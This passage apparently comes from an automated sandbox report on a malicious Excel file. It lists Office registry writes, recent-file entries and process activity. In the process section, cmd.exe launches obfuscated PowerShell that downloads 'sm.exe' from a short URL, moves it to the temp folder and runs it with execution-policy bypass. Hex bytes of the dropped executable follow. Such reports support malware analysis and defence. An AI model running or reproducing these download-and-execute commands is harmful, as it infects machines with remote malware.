00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EFD62	EFD62	binary	04 00 00 00 AC 09 00 00 37 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 53 00 68 00 69 00 70 00 70 00 69 00 6E 00 67 00 20 00 44 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 20 00 50 00 4C 00 42 00 4C 00 30 00 30 00 33 00 35 00 33 00 34 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 F1 7D F8 01 43 E4 D6 01 62 FD 0E 00 62 FD 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	<f8	binary	3C 66 38 00 AC 09 00 00 02 00 00 00 00 00 00 00 88 00 00 00 01 00 00 00 42 00 00 00 3A 00 00 00 73 00 68 00 69 00 70 00 70 00 69 00 6E 00 67 00 20 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 20 00 70 00 6C 00 62 00 6C 00 30 00 30 00 33 00 35 00 33 00 34 00 2E 00 78 00 6C 00 73 00 00 00 73 00 68 00 69 00 70 00 70 00 69 00 6E 00 67 00 20 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 20 00 70 00 6C 00 62 00 6C 00 30 00 30 00 33 00 35 00 33 00 34 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F5C43	F5C43	binary	04 00 00 00 AC 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 17 45 4A 10 43 E4 D6 01 43 5C 0F 00 43 5C 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2849925037.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F5E27	F5E27	binary	04 00 00 00 AC 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 17 45 4A 10 43 E4 D6 01 27 5E 0F 00 27 5E 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2340 Parent PID: 2476

General

Start time:	07:45:50
Start date:	06/01/2021
Path:	C:\Windows\System32\cmd.exe

Wow64 process (32bit):	false
Commandline:	cmd /c po^wer^she^l^l -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/mjfU5y0','sm.exe')
Imagebase:	0x4acd0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 912 Parent PID: 2476

General

Start time:	07:45:50
Start date:	06/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c po^wer^she^l^l -w 1 .('S'+'tart'+'-Sl'+'eep') 20; Move-Item 'sm.exe' -Destination '${enV`:temp}'
Imagebase:	0x4acd0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2940 Parent PID: 2476

General

Start time:	07:45:50
Start date:	06/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c po^wer^she^l^l -w 1 -EP bypass .('S'+'tart'+'-Sl'+'eep') 25; cd ${enV`:temp};.('.'+'/sm.exe')
Imagebase:	0x4acd0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2908 Parent PID: 2340

General

Start time:	07:45:51
Start date:	06/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/mjfU5y0','sm.exe')
Imagebase:	0x13f340000

File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\sm.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA54BEC7	CreateFileW

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\sm.exe	unknown	5360	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 49 dd f4 5f 00 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 36 09 00 00 54 01 00 00 00 00 00 be 55 09 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...I.._.......... ....6...T.......U... ....@.. ....@................	success or wait	26	7FEEA54BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\sm.exe	unknown	4096	00 00 07 72 ce 08 00 70 6f 7c 00 00 0a 13 15 11 15 2c 27 04 25 13 04 11 04 6f 78 00 00 0a 72 da 08 00 70 08 28 7d 00 00 0a 28 7e 00 00 0a 6f 77 00 00 0a 00 00 38 71 08 00 00 07 72 1e 09 00 70 6f 7c 00 00 0a 07 72 30 09 00 70 6f 7c 00 00 0a 60 13 16 11 16 2c 27 04 25 13 04 11 04 6f 78 00 00 0a 72 38 09 00 70 08 28 7d 00 00 0a 28 7e 00 00 0a 6f 77 00 00 0a 00 00 38 2d 08 00 00 07 72 6c 09 00 70 6f 7c 00 00 0a 13 17 11 17 2c 27 04 25 13 04 11 04 6f 78 00 00 0a 72 78 09 00 70 08 28 7d 00 00 0a 28 7e 00 00 0a 6f 77 00 00 0a 00 00 38 f5 07 00 00 07 72 b6 09 00 70 6f 7c 00 00 0a 13 18 11 18 2c 27 04 25 13 04 11 04 6f 78 00 00 0a 72 c2 09 00 70 08 28 7d 00 00 0a 28 7e 00 00 0a 6f 77 00 00 0a 00 00 38 bd 07 00 00 07 72 04 0a 00 70 6f 7c 00 00 0a 07 72 0e 0a 00 70	...r...po|.....,'.%....ox... r...p.(}...(~...ow.....8q....r ...po|....r0..po|...`....,'.%. ...ox...r8..p.(}...(~...ow.... .8-....rl..po|.....,'.%....o x...rx..p.(}...(~...ow.....8.. ...r...po|.....,'.%....ox... r...p.(}...(~...ow.....8.....r ...po|....r...p	success or wait	13	7FEEA54BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	41	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
